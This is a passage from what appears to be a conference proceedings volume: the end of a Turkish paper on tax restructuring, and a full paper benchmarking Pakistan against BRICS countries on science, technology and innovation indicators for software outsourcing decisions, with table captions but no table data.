Vergi ve bazı alacakların yeniden yapılandırılması ya da eski genel ifadesiyle vergi afları; ülkelerin kendi iç dinamiklerinde göre olumlu sonuçlar verebildiği gibi bazı olumsuz sonuçları da beraberinde getirebilir. İşte tam bu noktada şu analizlerin yerinde ve zamanında yapılması çok büyük önem arz etmektedir. Öncelikle, ülkenin mevcut vergi sistemi iyi bir şekilde analiz edilip, mükellef profili çizilmelidir. Temel noktalara dikkat edilmelidir. Peki, bu temel noktalar nelerdir? Bu uygulanacak kanunların sınırları, hangi mükelleflerin faydalanıp hangilerinin faydalanamayacağı, hangi gelir unsurlarının bu kapsamda yer alacağı, hangi cezaların ya da gecikme zammı ve gecikme faizlerinin yer alıp almayacağı, bu uygulamanın süresi, süresinde uymama yaptırımları, uyumlu olan mükelleflere faydaları, arkasından bir daha aynı şekilde bir kanunun uygulanıp uygulanmayacağı gibi noktalardır. Bu hususlara dikkat edildikten sonra bu kadarla kalmayıp; denetim mekanizmasıyla desteklenmeli ve rehber, broşür, ilân tahtası afişleri gibi mükelleflere anlatılmalıdır. Yükümlülüklerini yerine getirmemiş veya getirememiş olan mükelleflerin yeni uygulamaya katılımları gizli tutulmalı bu ve bunlar gibi durumlar sonucunda yapılan düzenlemelerin yapılandırma uygulamalarındaki başarı oranlarını şüphesiz artıracaktır.

Şu açıdan da bakmakta fayda vardır; tabiki bu vergi ve diğer bazı alacakların yeniden yapılandırılması, af uygulamaları her zaman olumsuz sonuçlar doğurmayacaktır. Ülke maliyesi açısından olumlu etkileri de şüphesiz olacaktır. Örnek olarak, bu uygulamalar kayıt dışı ekonomileri kayıt altına alabilir, bu mükelleflere çeşitli yaptırımlar uygulayarak vergi uyumunu ve vergi bilincini artırabilir. Bu tarzda olan mükellefleri de mali sistemin içerisine tekrar kazandırabilir.

Sonuçta, vergi affı ve yeniden yapılandırma uygulamaları sonrasında mükellefler üzerine olan etkisi açısından birçok araştırma çalışmaları, anketler yapıp tezler ve makaleler yazılmıştır. Bunların genel sonucu olarak; bu uygulamalara karşı olumsuz bir duruş vardır. Bu olumsuzluğun temel sebebi ise bu uygulamaların sıklığıdır diyebiliriz.

Yenilikçi açıdan bakılacak olursa özellikle vergi tahsilâtı yani vergi uyumu yüksek olan ülkeler nezdinde yapılan yapılandırma kanunları analiz edilip. Türk vergi sisteminin süzgecinde geçirilerek mükelleflerle uyumlu olacak şekilde düzenlemeler yapılabilir.

5. TEŞEKKÜR

Kırıkkale Üniversitesi Sosyal Bilimler Enstitüsü Maliye Anabilim Dalında Dr. Öğr. Üy. M. Kemal Bostan Danışmanlığında Sürdürülmekte Olan Yüksek Lisans Tez Çalışmasından Türetilmiştir.

6. KAYNAKÇA

- [1] T. Erdem, ‘‘Vergi Hukukundaki Uyuşmazlıkların İdari Aşamada Çözümü ve Alternatif Çözüm Yolları’’, Seçkin Yayıncılık, Ankara, Şubat, 2012.
- [2] N. Edizdoğan ve E. Gümüş, ‘‘Vergi Afları ve Türkiye’ de Vergi Aflarının Değerlendirilmesi’’, Maliye Dergisi, 164, 2013.
- [3] 7143 Sayılı Vergi ve Diğer Bazı Alacakların Yeniden Yapılandırılması Kanunu Rehberi, Gelir İdaresi Başkanlığı, Mükellef Hizmetleri Daire Başkanlığı, Yayın No: 287, Mayıs 2018.
- [4] M. Tunçer, ‘‘Hükümet Birey İlişkilerinin Vergi Uyumuna Etkisi’’, Ankara Üniversitesi, Siyasal Bilgiler Fakültesi Dergisi, Cilt: 57, Sayı: 3, Ankara, 2002.
- [5] A. Uyanık, ‘‘Vergi Bilinci, Vergi Etiği ve Vergiye Gönüllü Uyum’’, Derin Yayınları, İstanbul, 2011.
- [6] N. T. Saruç, ‘‘Vergi Uyumunu: Teori ve Uygulama’’, Seçkin Yayınları, Ankara, 2015.

**A DECISION SUPPORT TOOL TO EVALUATE SOFTWARE
DEVELOPMENT OUTSOURCING LOCATIONS WITH STI INDICATORS:
COMPARISON OF PAKISTAN WITH BRICS COUNTRIES**

Muhammet Ali Kadioglu

*Istanbul Technical University, Graduate School of Science Engineering and Technology,
ITU Ayazaga Kampusu, 34496 Maslak-ISTANBUL*

kadioglumuhammetali@gmail.com

ABSTRACT

Offshore outsourcing refers to the practice of hiring an external organization to perform some or all of the software development operations in a country. Globalization has intensified competition in the IT industry, which has led to factors such as lower costs, faster delivery to the market, the use of highly qualified personnel, improved quality of service, proximity to the client, and access to new markets. Subcontracting projects abroad have achieved these goals. Particularly software development is well adapted to the requirements of working abroad, such as the ability to perform remote work, the high content of work information, the high wage gap between countries of origin and abroad, and the repetitive nature of work. This paper aims to provide a comparative overview of STI indicators measured in the potential of software outsourcing locations to support decision-makers. Based on software development processes, statistics included in Science, Technology and Innovation indicators throughout the country were examined in two main groups as inputs that feed the process and outputs reflecting process performance. Process inputs are examined under two sub-titles as human and financial resources.

Indicators deemed suitable for evaluating software development processes of a location using outsourcing were determined and compared with the BRICS countries that developed rapidly with Pakistan selected as an example and experienced the process that the sample location was expected to follow. Using UNESCO Institute, WIPO and The World Bank databases, data of STI indicators were collected and a data pool was obtained. The data of the target country obtained was evaluated by taking the average of the data obtained from the

countries to be compared with the data of the country to be evaluated. The analyzed data are visualized and compared by calculating the annual compound growth rate using the last 10 years of data. The main objective of this study is to try to define the national STI indicators to monitor the evolution of the location over different stages of development. They are crucial for software development, which is used for evaluating the possible outsourcing locations. There is a great potential to catalyze and accelerate the achievement of the Software Development Outsourcing Goals, and public STI policies play a critical role in realizing that potential. Governments can use various ways to develop technological and innovative capabilities. One of them often used by countries with more advanced STI capabilities is to foster innovation. Most notably, it can also support the development of technological and innovative opportunities and markets. STI policies not only support economic growth but also expand access to knowledge, technology, and innovation that support the well-being of citizens.

Keywords: *Outsourcing, Software Development, STI Indicators, BRICS, Pakistan*

DIŞ KAYNAKLI YAZILIM GELİŞTİRME SÜREÇLERİ İÇİN LOKASYON DEĞERLENDİRMESİ: PAKİSTAN ÖRNEĞİ

ÖZET

Teknoloji Şirketlerinde yöneticiler, gelişen ve büyüyen dünyada her gün Şirketleri adına önemli stratejik kararlar verirler. Yazılım geliştirme süreçleri ile çeşitli uygulamalar geliştiren teknoloji Şirketleri için küreselleşen dünyada birçok alternatif kaynak ve konum mevcuttur. Giderlerinin büyük çoğunluğunu insan kaynağına yaptığı yatırımların oluşturduğu yazılım geliştirme Şirketlerinde, dış kaynak kullanımı ile maliyetleri azaltma, nitelikli insan kaynağına ulaşma, pazarda iş ve müşteri odaklı konumlanma, pazara yakın olma vb. nedenler Şirketleri yazılım süreçlerinde dış kaynakları kullanmaya yöneltilir. Bu çalışmada, yöneticilerin Bilim, Teknoloji ve Yenilik (BTY) göstergeleri ile potansiyel lokasyonları değerlendirebilecekleri bir karar destek sistemi kurgulanmıştır. Ayrıca, gelişmekte olan ülkeler arasında dış kaynak merkezi olarak yüksek potansiyele sahip olduğu öngörölen Pakistan incelenerek örnek bir değerlendirme yapılmıştır. UNESCO Institute, WIPO ve The World Bank veri tabanları kullanılarak BTY göstergelerine ait veriler toplanmış ve bir veri havuzu oluşturulmuştur. Değerlendirme yapılacak lokasyonun yazılım geliştirme süreçlerinde dış kaynak kullanımına ne kadar elverişli olduğunu gösterecek genel bir resim sunulmuştur. Değerlendirme için seçilen Pakistan ile hızlı bir gelişim içerisinde olan BRICS (Brezilya, Rusya Federasyonu, Hindistan,

Çin, Güney Afrika) ülkeleri karşılaştırılmıştır. Son 10 yıllık veriler ile yıllık bileşik büyüme oranı hesaplanmış ve analiz için görselleştirilmiştir.

Yazılım geliştirme süreçleri baz alınarak ülke genelinde BTY göstergelerinde yer alan istatistikler, süreci besleyen girdiler ve süreç performansını yansıtan çıktılar olarak iki ana grupta incelenmiştir. Süreç girdileri insan kaynağı ve finansal kaynaklar olarak iki alt başlıkta incelenmiştir. Bu alt başlıklar için anahtar göstergeler belirlenmiş ve analiz edilmiştir. Süreç çıktıları fikri mülkiyet, yayın ve ihracat çıktıları olarak belirlenmiş ve lokasyon performansı ölçülmüştür. Bunun yanında mevcut durumun daha iyi anlaşılması için ülke özelinde inceleme yapılmıştır. Ölçülen göstergelerin etkilenmiş olabileceği değişkenler belirlenmiş ve alınması gereken önlemler ortaya konulmuştur. Bu çalışma, yazılım geliştirme süreçlerini dış kaynak kullanarak geliştirmek isteyen karar vericiler için bir değerlendirme aracı olarak tasarlanmıştır. Pakistan örneği kullanılarak hazırlanan bu çalışmanın potansiyel arz eden diğer lokasyonlar için de kullanılabilirliği bildirilmiştir. Ayrıca Pakistan için bir fizibilite çalışması hazırlanarak dünü, bugünü değerlendirilmiş, geleceği için geliştirme hedefleri çıkarılmıştır. Çalışma da belirlenen anahtar göstergeler, değerlendirilmesi planlanan farklı bir lokasyon için özelleştirilerek kullanılabilir. Böylece karar vericiler dış kaynak kullanımında dinamik değerlendirmeler yapabilen bir karar destek sistemi kullanabilirler.

***Anahtar Kelimeler:** Dış Kaynak, Yazılım Geliştirme, BTY göstergeleri, BRICS, Pakistan*

1. INTRODUCTION

Software Development Outsourcing includes two essential parts, which are in-country outsourcing and offshore outsourcing. In-country outsourcing refers to outsourcing operations between companies within a country. These vendors use their benefits coming from geographically and culturally advantages, which is coming easy contact and dealing with each other. The other one is called offshore outsourcing, which has been unsteady for the last few years. But before that, offshore outsourcing had a continuously increasing trend. It refers to the practice of hiring an external organization to perform some or all of the software development operations in a country. Globalization has intensified competition in the IT industry, which has led to factors such as lower costs, faster delivery to the market, the use of highly qualified personnel, improved quality of service, proximity to the client, and access to new markets. Subcontracting projects abroad have achieved these goals. Another part of outsourcing is near-shore outsourcing a new term for describing subcontracting in countries that are culturally and geographically close to the outsourcing company's location. [1] This paper provides a comparative overview of STI indicators measured in the potential outsourcing locations to support decision-makers.

Particularly software development is well adapted to the requirements of working abroad, such as the ability to perform remote work, the high content of work information, the high wage gap between countries of origin and abroad, and the repetitive nature of work. And also, the rapid development of ICT, especially networks (Internet), has allowed a large number of small enterprises, including individuals, to develop offshore software with minimal cost. [1] In 2018, the global outsourcing market amounted to 85.6 billion US dollars. In this period, outsourcing of information technologies brought a much more significant share of world industry revenues than outsourcing of business processes, receiving 62 billion and 23.6 billion US dollars, respectively. Other segments of outsourcing in the global industry include commercial services, energy, healthcare and pharmaceuticals, retail, travel, and transportation, as well as telecommunications and media. In 2016, according to enterprise managers, the main driver for using outsourcing services was cost reduction. Other drivers are included, allowing you to focus on core business and solve bandwidth problems. [2] The main objective of this study is to try to define the national STI indicators to monitor the evolution of the location over different stages of development. They are crucial for software development, which is used for evaluating the possible outsourcing locations.

There is a great potential to catalyze and accelerate the achievement of the Software Development Outsourcing Goals, and public STI policies play a critical role in realizing that potential. Governments can use various ways to develop technological and innovative capabilities. One of them often used by countries with more advanced STI capabilities is to foster innovation. Most notably, it can also support the development of technological and innovative opportunities and markets. STI policies not only support economic growth but also expand access to knowledge, technology, and innovation that support the well-being of citizens. [3]

2. RESEARCH METHODOLOGY

2.1. Data Collection

UNESCO Institute for Statistics has an outstanding database includes Education, Sustainable Development Goals 4, Science, Technology and Innovation, Culture, Communications and Information, Demographic, and Socio-economic statistics. UIS Stat provides a powerful and easy-to-use browser for viewing and downloading the most popular UIS data and indicators in tabular form. The data is organized in a tree view by topic and presented in a simple three-dimensional format (indicator, country or region, year). Users can create their own custom tables and export data in Excel format. [7] This database contains statistics on financial and human resources as inputs of S&T and Innovation.

Reliable intellectual property (IP) statistics are essential tools for understanding trends in policy, business, and technology around the world. The World Intellectual Property Organization is working with IP offices across the globe to provide the most up-to-date global IP data. They also publish statistical reports on global IP activities and on the use of treaties administered by WIPO to protect IP

rights internationally. The WIPO Intellectual Property Statistics Data Center is a free online service that provides access to WIPO's extensive statistics on intellectual property activities worldwide. Any user can search using a wide range of indicators, as well as access the latest and most historical data according to what he needs. [10] Statistics on intellectual property as an output of S&T and Innovation are presented from the WIPO Intellectual Property Statistics Data Center.

The World Bank provides free and open access to a complete and detailed set of data about development in the countries around the globe. The presented data with its subsets are available in the World Bank's databank, which contains extensive collections of time-series data. The World Bank recognizes that transparency and accountability are essential to the development process and essential to the Bank's mission to combat poverty. Wider access to this data allows policymakers and advocacy groups to make more informed decisions and more accurately evaluate improvements. [9] Financial statistics and publication statistics, as scientific, technical, and innovative products, are taken from this database.

These databases provide for viewing metadata to use as a decision support tool for decision-makers. This data can be classified and then used for visualization. To review outsourcing locations, financial and human resources, intellectual properties, exports, and publications statistics are able to apply for generating charts to benchmark these locations and countries.

2.2. Benchmarking

Gartner defines worldwide delivery as the use of local, onshore, offshore, and offshore delivery options to gain access to crucial IT skills at the desired levels of quality, cost, and scale. In addition to Tier 1 and Tier 2 emerging market locations (Tier 1 emerging market locations: China, India, Malaysia, the Philippines, Vietnam, and Tier 2 emerging market locations: Bangladesh, Indonesia, Sri Lanka, Thailand), Gartner has identified two countries in APAC that have potential as offshore / coastal areas or which are established points that are Myanmar and Pakistan. Both began to create conditions for attracting companies that are considering investing in cheaper countries, or already serve as places for external service providers who begin to sell services outside their local market. [11] Pakistan is a competitive location in terms of costs, with salaries and infrastructure that are cheaper than in most offshore destinations. The Pakistan Software Export Board (PSEB) and the government are taking steps to position Pakistan as an offshore platform. [12] On the other hand, BRICS countries (includes Brazil, Russia Federation, India, China and South Africa) are the main countries that lead to the development of S&T and Innovation in developing countries, as well as the power of STI, which is globally important. The average score of the innovation index for each BRICS countries will grow for 2017-2025 since the overall competitiveness of national innovations for BRICS countries will constantly strengthen over time. [13] Moreover, Russia, India, China and South Africa are listed as Primary Locations, and Brazil listed as Mature, Developed Location for outsourcing by Gartner. [15] So that, BRICS countries' STI

statistics are selected to benchmark with Pakistan to evaluate its potential of software development outsourcing location.

2.3. Data Analysis

In this research, to evaluate a location to outsource software development, the following measurements are used and benchmarked by Pakistan and the average of BRICS countries.

- Financial Resources Statistics as Inputs of S&T and Innovation
 - Gross Expenditure on R&D (GERD)
 - GERD in '000 current PPP\$
 - GERD as a percentage of GDP (%)
 - GERD per capita (in current PPP\$)
 - GERD by sector of performance
 - GERD by source of funds
- Human Resources Statistics as Inputs of S&T and Innovation
 - R&D Personnel
 - Total R&D personnel (FTE)
 - Total R&D personnel per million inhabitants (FTE)
 - Total R&D personnel per thousand total employment (FTE)
 - Total R&D personnel by sector of employment (FTE)
 - Researchers
 - Total Researchers (FTE)
 - Researchers by sector of employment (FTE)
 - Researchers by the field of R&D (FTE) – Engineering and Technology
- IP Statistics as Outputs of S&T and Innovation
 - IP Filings (Resident + Abroad, Including Regional)
 - Patents
 - Patent Applications
 - Patent Grants

- o Trademarks
 - Number of Classes Specified in Trademark Applications
 - Number of Classes Specified in Trademark Registrations
- Publication Statistics as Outputs of S&T and Innovation
 - o Scientific and technical journal articles
- Export Statistics as Outputs of S&T and Innovation
 - o High-Tech exports (current US\$)
 - o High-technology exports (% of manufactured exports)

These statistics collected from various databases, which are mentioned in the previous part. The metadata which is coming from these sources generated a new database to benchmark with Pakistan and BRICS countries. MS Excel is used for the analysis of this research. This paper and its data collection are prepared as a Pakistan-oriented based. So, when faced with missing data in any country from BRICS, the average is taken by other countries. The following formulas are crucial for this calculation average of BRICS countries. It is generated in MS Excel and applied for all the analysis in this research.

Average Formula:

```
=SUM("BrazilValue";"ChinaValue";"IndiaValue";"RussiaFederationValue";"SouthAfricaValue")  
/SUM(IF("BrazilValue">0;1;0);IF("ChinaValue">0;1;0);IF("IndiaValue">0;1;0);IF("RussiaFederationValue">0;1;0);IF("SouthAfricaValue">0;1;0))
```

With this formula, the annual value is calculated as the average of BRICS countries for the last ten years. Also, these values are benchmarked with Pakistan's yearly values. This statistical data is visualized by Think cell. Generated stacked and clustered graphs are used to explain the differences between these two values for each year.

3. STI INDICATORS BASED ANALYSIS OF PAKISTAN AS A SOFTWARE DEVELOPMENT OUTSOURCING LOCATION

3.1. Measuring Financial Resources Statistics as Inputs of S&T and Innovation

The UNESCO Science Policy Indicator Network categorize innovation tools in various parts. Since the production of knowledge underlies many innovative policy instruments, the means to finance and stimulate science and technology at universities and private companies are considered key. The second important factor is capacity development at the research level to create human resources for

innovative processes. At the national level, several tools have been discovered, such as trust funds, which have goals at developing specific strategic technology areas. At this moment, the chosen field, software development, try to determine using these indicators. [4] STI indicators have taken a substantial place in financial resource analysis of the current locations to development. Concordantly, financial indicators can be directed at all levels and actors within the STI inputs and outputs, or at strengthening links between them. Based on these indicators, analyzing tools to evaluate any location as a software development outsourcing hub and governments design their policies as a part of a national development agenda.

3.1.1. Gross Expenditure on R&D (GERD)

R&D is carried out in several different institutions, including state research institutions, specialized state-supported research institutes, universities and industry can be considered in isolation, because between them there is a very close-knit network of organizational and financial ties. Because organizational structures can vary widely between countries, international comparisons of performance have been made using a limited number of indicators. The most commonly used indicator of technological efficiency is the ratio between R&D expenditures and GDP, but it should be remembered that an adequate level of R&D is a prerequisite for successful innovation and, therefore, competitiveness. High R&D expenses will not automatically lead to accelerated economic growth. There are other reasons to stimulate research and development in addition to economic growth. Non-economic reasons, such as security, prestige, and scientific curiosity, can be as compelling as the reason for economic returns and have more considerable political significance. Given these reservations, the following tables give an idea of the extent of the research and its distributions, both Pakistan and BRICS countries. [5]




Table 1. GERD (in '000 current PPP\$) [7]

Support for S&T and its smaller subset R&D has varied over time and across sectors. According to UNESCO, total Pakistan’s R&D expenditure in 2017 was about 2.6 billion \$. For the last ten years,

the expenditure has a decreasing trend (4.56%). On the other hand, the average BRICS countries' R&D expenditure reaches about 270 billion \$ with 20.13% annual growth rate.




Table 2. GERD as a percentage of GDP (%) [7]




Table 3. GERD per capita (in current PPP\$) [7]

Pakistan lags considerably in the funding of R&D as a percentage of GDP compared to BRICS countries. [6] In the last decade, as Gross Expenditure on R&D (GERD) has decreased as a percentage of GDP and per capita terms in Pakistan (-9,39%). Pakistan GERD per capita is reduced to \$13 (-6,50%). In the meantime, BRICS average GERD as a percentage of GDP grown up 4,38%, and also GERD per capita reached 322,7 \$ with 11.58% annual growth rate last ten years.

Uses of Funding

There are two critical and equally important elements to calculate GERD of Pakistan (see Table 4 and Table 5):

- Higher education-based S&T;
- Government based S&T;

These two different elements of the national ecosystem of STIs have reached different levels of political sponsorship and social recognition, which has led to different growth rates and levels of effectiveness. It is difficult to make a clear breakdown of the various types of R&D funding in Pakistan due to the proliferation of different financing structures, financing flows, and classification systems in large public sector bodies. Bridging these gaps will require rethinking the structure of financing science and innovation in the country. There is a need to require restructuring STI's current funding streams and creating new ones. To redefine the tasks of several existing government structures and change the structure of incentives and attract private sector participation in S&T and Innovation system through will be more effective incentives and public-private partnerships. [6] Therefore, the BRICS countries have more detailed reports to identify their GERD as they performed. In addition to higher education indicators and government indicators, some BRICS countries are trying to determine their R&D results by commercial companies and private non-profit organizations. Because of this, we cannot compare the results of research and development in Pakistan from this point of view.




Table 4. GERD by sector of performance in Pakistan (in '000 current PPP\$) [7]




Table 5. GERD by sector of performance in BRICS (in '000 current PPP\$) [7]

The proportion of R&D performed within Higher Education Institutions (HEIs) has grown from 625 million \$ in 2013 to 1.63 billion \$ in 2017. Similar dramatically increased clearly see in BRICS countries like Pakistan. Nowhere has this been more obvious in recent years than HEC funding, where most of this recent increase in S&T funding has been directed. Some of these positive changes have since been reversed under budgetary pressures. [6] In light of this insight, Pakistan is in the right position for higher education R&D performance. On the other hand, performed by the government has decreased from almost 3 billion \$ to 938 million \$ for the last ten years. There is not a positive correlation with Pakistan and BRICS countries.

Sources of Funding




Table 6. GERD by source of funds in Pakistan (in '000 current PPP\$) [7]




Table 7. GERD by source of funds in BRICS (in '000 current PPP\$) [7]

In Pakistan, there is an increasing trend in GERD-financed by higher education (900.894.000 \$ in 2017), and a decreasing trend in GERD-financed by government (1.589.310.000 \$ in 2017). When GERD-financed by higher education is increased in Pakistan, GERD-performed by in higher education follows the same trend. Also, there are correlations between each type of R&D performs and funds. Furthermore, in BRICS countries, GERD-financed by higher education, government, and not specified source, which includes business enterprises are rising respectively.

3.2. Measuring Human Resources Statistics as Inputs Of S&T and Innovation

Developing a knowledge economy requires high-quality education and responsiveness to rapidly changing global conditions. Investments in universities in science, technology, engineering, textiles, and architecture/design will be improved to meet the increased demand for skilled human resources in this sector to increase productivity and value in the manufacturing industry. Business, medical, social, artistic, humanitarian, and ICT institutions have an essential role to play in providing properly trained human capital to increase service productivity. Pakistan will increase investment in these areas and create incentives for the private education sector to play its part. [8]

3.2.1. R&D Personnel




Table 8. Total R&D personnel (FTE) – Total [7]

In recent years, HEC has initiated a series of research support programs to create a supportive research environment. A formal program was designed to fund university research through a peer-review process. A good number of research collaboration programs have been created and (jointly) funded by HEC to provide teachers with the opportunity to communicate with researchers abroad. Besides, 62 a digital library that provides access to cutting-edge research and publications; Academic Internet linking universities across the country with foreign ones; a team-sharing program that allows universities to exchange expensive equipment; and investments in laboratories and facilities. [14] According to Table 8, the number of full-time working as R&D personnel in Pakistan is 101.437. Total R&D personnel in Pakistan has an incremental trend with a compound annual growth rate (3,84%). Besides, the average of BRICS countries is grown up stronger than Pakistan (growth rate: 12,84%).




Table 9. Total R&D personnel per million inhabitants (FTE) [7]




Table 10. Total R&D personnel per thousand total employment (FTE) [7]

There is a correlation between total R&D personnel, total R&D personnel per inhabitants, and total R&D personnel per thousand total employment. All these tables have a growth rate annually, like the average of BRICS countries. Besides, there are more positive effects on BRICS statistics. Total R&D personnel per million inhabitants is 4,133 (growth rate: 5.94%), and total R&D personnel per thousand total employment is 8,17 on the average of BRICS (growth rate: 5,23%).




Table 10. Total R&D personnel (FTE) by sector of employment in Pakistan [7]




Table 11. Total R&D personnel (FTE) by sector of employment in average of BRICS countries [7]

In Pakistan and BRICS, total R&D personnel-higher education had the same incremental trend as GERD-financed by higher education and GERD-performed by higher education. There is the same correlation in the same statistics for BRICS. In the view of these statistics, we can say that R&D fundings affect the performance of R&D activities and total R&D personnel by sector of employment.

3.2.2. Researchers




Table 12. Researchers (FTE) – Total [7]

According to UIS STI Statistics, total R&D personnel includes three main parts, which are researchers, technicians and equivalent staff, other supporting staff. When we try to more detail about total R&D personnel, we need to look for researcher statistics. Total full time employed researchers in Pakistan with an incremental trend reached 69.769 in 2017. In BRICS, there is not this kind of annual growth, only 7.87%. In high education sector support by high-level employees, researchers, to better R&D performance.




Table 13. Researchers (FTE) by sector of employment in Pakistan




Table 14. Researchers (FTE) by sector of employment in BRICS

The higher education incremental line in the total researchers has a similar trend like the previous tables. Despite of this positive affect, there is still decreasing trend in government statistics. Also, we can see the same situation with previous tables in BRICS statistics.




Table 15. Researchers by the field of R&D (FTE) [7]

Another common aspect of STI policy was the creation of human resources in science and technology in line with its broader STI policy objectives. The development of human resources in the field of science and technology covers a wide range of activities: from the training of low-skilled workers in factories to the production of highly qualified engineers and scientists and the attraction of foreign specialists. Consequently, policy goals and directions varied not only by country but also by the development stage. [5] Software development can be classified in Engineering and technology from the identified categories by the field of R&D. However, without a deep dive, any report can give us this kind of statistics. In the literature review, there is no more information about engineering and technology for Pakistan. Also, there is no information about BRICS countries' statistics about researchers by the field of R&D. Although all of them, previous tables show a correlation between GERD, R&D personnel and researchers. So, this table can explain a positive effect to select outsourcing location as Pakistan. The compound annual growth rate is 6.97%, which can be effect R&D activities.

3.3. Measuring IP Statistics as Outputs of S&T and Innovation




Table 16. IP Filings (Resident + Abroad, Including Regional) in Pakistan [10]




Table 17. IP Filings (Resident + Abroad, Including Regional) in BRICS [10]




Table 18. Patent Applications in Pakistan [10]




Table 19. Patent Applications in BRICS [10]

Total Patent Applications in Pakistan has decreasing line, although BRICS grow up with 16,61% annual rate. On the other hand, resident’s patent applications increased both of them. In Pakistan, non-resident patent application rates show that there is a need to improvement. For abroad, Pakistan had not a stable line. Other side, BRICS, has a linear improvement all of the types.




Table 20. Patent Grants in Pakistan [10]




Table 21. Patent Grants in BRICS [10]

A particular measure of the practical impact of scientific research and technological development may be patenting, although this is not a necessary or sufficient condition for such an effect. Over the years, the nature of innovation has been continually changing, and increasingly “open” and “collaborative” models have become the norm. Number of Patent Grants in Pakistan had not a stability, however 2,07% growing rate for last 10 years. Pakistan lags significantly behind other comparable countries in terms of patents. The absolute number of patent applications in Pakistan remains very low, and foreigners or institutions own most of them with foreign roots, such as multinational companies. They have not shown an increase in recent years. Other side, BRICS has a regularly incremental trend with 12,89% annual growing rate. Due to feasibility and cost, among other reasons, the number of patents may not accurately reflect the degree of innovation in Pakistani society as well as in a developed country. PCSIR is the only institution that has sought to patent with some seriousness. [14]




Table 22. Number of Classes Specified in Trademark Applications in Pakistan [10]




Table 23. Number of Classes Specified in Trademark Applications in BRICS [10]

About Total Trademarks Applications, Pakistan had a increment in its statistics like BRICS. However there is too much to catch BRICS, there is a satisfied results can be seen in this statistics. We could not say that there is a correlation between patent applications and trademark applications. Despite of some shocks, there is all types of trademark applications give us a optimistic scenario. Besides, BRICS had a clear increment with %22.85 growing rate.




Table 24. Number of Classes Specified in Trademark Registrations in Pakistan [10]




Table 25. Number of Classes Specified in Trademark Registrations in BRICS [10]

There is data for PCT National Phase Entry (Direct and via Regional Office) in BRICS. But there is not enough for Pakistan. So, only patent and trademark data could be benchmarked.

3.4. Measuring Publication Statistics as Outputs of S&T and Innovation




Table 26. Scientific and technical journal articles [9]

Scientific and technical journal articles refer to the number of scientific and engineering articles published in the following fields: physics, biology, chemistry, mathematics, clinical medicine, biomedical research, engineering and technology, and earth and space sciences. [...] For software development processes, quality of HR directly affected by engineering and technology based metrics. This kind of statistics show us a profitability of the location for software development outsourcing. In Pakistan, there is an regular incremental trend, 13,31% growing up annually. With higher rates, BRICS has the similar incremental trend in Scientific and technical articles.

3.5. Measuring Export Statistics as Outputs of S&T and Innovation




Table 27. High-Tech exports (current US\$) [9]




Table 28. High-technology exports (% of manufactured exports) [9]

In conditions of supporting technology, the development of R&D potential and, consequently, the national innovation system will allow Pakistan to change its approach from imitation to innovation and subsequently promote its high-tech exports. On the way to specialization in advanced technology. Technologies in specific key sectors. Consequently, this will allow Pakistan to move from a national technological system to a national innovation system. However, this development of technological capabilities cannot be left to the discretion of only market forces and instead requires government intervention in the form of a political basis to guide the development of these opportunities in the context

of a national innovation system. [16] The benchmarks and analysis contained in the previous tables demonstrate that the bridging of human and financial development gaps is a prerequisite for the successful realization of the innovation policy. Pakistan and BRICS countries' high-tech exports have incremental trends with waves. But Pakistan achieves to catch a rising trend in high tech exports as a current \$ and % of manufactured exports.

4. CONCLUSION

The statistics and analysis in the study show that it is a prerequisite for the successful implementation of the STI policy in closing the gaps in human and financial resources. Considering the period under consideration, R&D investments and the number of R&D personnel should be developed to maintain its positive impact on Pakistan STI performance and outputs. Scientific publications and patent numbers play an important role as basic outputs. As can be understood from the trends in Pakistan's STI performance indicators, an upward trend in R&D investments and human resources should be caught to make an STI breakthrough. Average values obtained from BRICS countries indicate that this upward ascent is an achievable target. Similar policies in these countries should be privatized according to Pakistan and should be implemented with the support of the private sector under the leadership of the public. For Pakistan to maintain its performance in the STI outputs, it is necessary to take action to improve the SCI inputs. Although the importance of each of the SCI indicators in the evaluation of software development processes using outsourcing is different, the relationship between the indicators will be realized as long as the location potential is supported by the right policies.

5. REFERENCES

- [1] Ishenko, O., 2005. Outsourcing Of Software Development. Retrieved on 26/10/2019 from <https://pdfs.semanticscholar.org/75f9/0e856137843bd4bca5f7300fb85e5e58ce1e.pdf>
- [2] Liu, S., 2019. IT Outsourcing Industry - Statistics & Facts. Retrieved on 26/10/2019 from <https://www.statista.com/topics/1900/it-outsourcing/>
- [3] United Nations, Economic and Social Commission for Asia and the Pacific (ESCAP), 2018. Evolution of Science, Technology and Innovation Policies for Sustainable Development: the Experiences of China, Japan, the Republic of Korea and Singapore
- [4] Schwachula A., Seoane M., Hornidge A., 2014. Science, technology and innovation in the context of development: An overview of concepts and corresponding policies recommended by international organisations.
- [5] An empirical study of The UK Innovation System prepared by the Department of Trade and Industry
- [6] Osama, A., Hassan S., Chattha, K., 2015. Pakistan Science and Innovation Review. Pakistan Innovation Foundation, Islamabad, Pakistan.
- [7] UNESCO Institute for Statistics Database. Retrieved on 26/10/2019 from <http://data.uis.unesco.org/>
- [8] Pakistan Vision 2025 Report. Secretariat Ministry of Planning, Development & Reform Government of Pakistan, Islamabad – Pakistan.

- [9] The World Bank, DataBank. Retrieved on 26/10/2019 from <https://databank.worldbank.org/>
- [10] World Intellectual Property Organization, Intellectual Property Statistics. WIPO IP Statistics Data Center. Retrieved on 26/10/2019 from <https://www3.wipo.int/ipstats/>
- [11] Longwood J., Ng F., Lo T., Roy A., Mishra D., Tang T., Dharmasthira y., Singh T., Marriott I., (2015). Leading Offshore Services Locations in Asia/ Pacific, 2015: Smaller Countries Gain Traction, Gartner Inc. ID: G00269368
- [12] Roy A., Longwood J., Huntley H., (2008). Analysis of Pakistan as an Offshore Services Location, Gartner Inc. ID: G00161717
- [13] BRICS Innovative Competitiveness Report 2017. Retrieved on 26/10/2019 from <http://www.cstec.org.cn/CSTECUploadFiles/file/20180614/20180614095665766576.pdf>
- [14] Osama A., Hassan S., Chattha K., (2015). Pakistan Science and Innovation Review 2015, Pakistan Innovation Foundation.
- [15] Longwood J., Barton N., Stanley A., Karamouzis F., (2017). Evaluate Offshore/Nearshore Countries for Outsourcing, Shared Services and Captives Worldwide, Gartner Inc. ID: G00325034
- [16] Khattak M., Baseer M., Bajwa M. National Innovation System and the Need for an Upgradation Policy for Innovative and R&D Capabilities in Pakistan, Journal of Quality and Technology Management.
- [17] Ansal H., Nihan Y., Hakan Y., An Agenda For Developing Countries For Improvement Of Innovation Related Statistics : Comparison Of Turkey With Developed Countries' Statistics.

EKONOMİK TÜKETİM İLE YENİLENEBİLİR ENERJİ ARASINDAKİ İLİŞKİSİ: TÜRKİYE ÖRNEĞİ

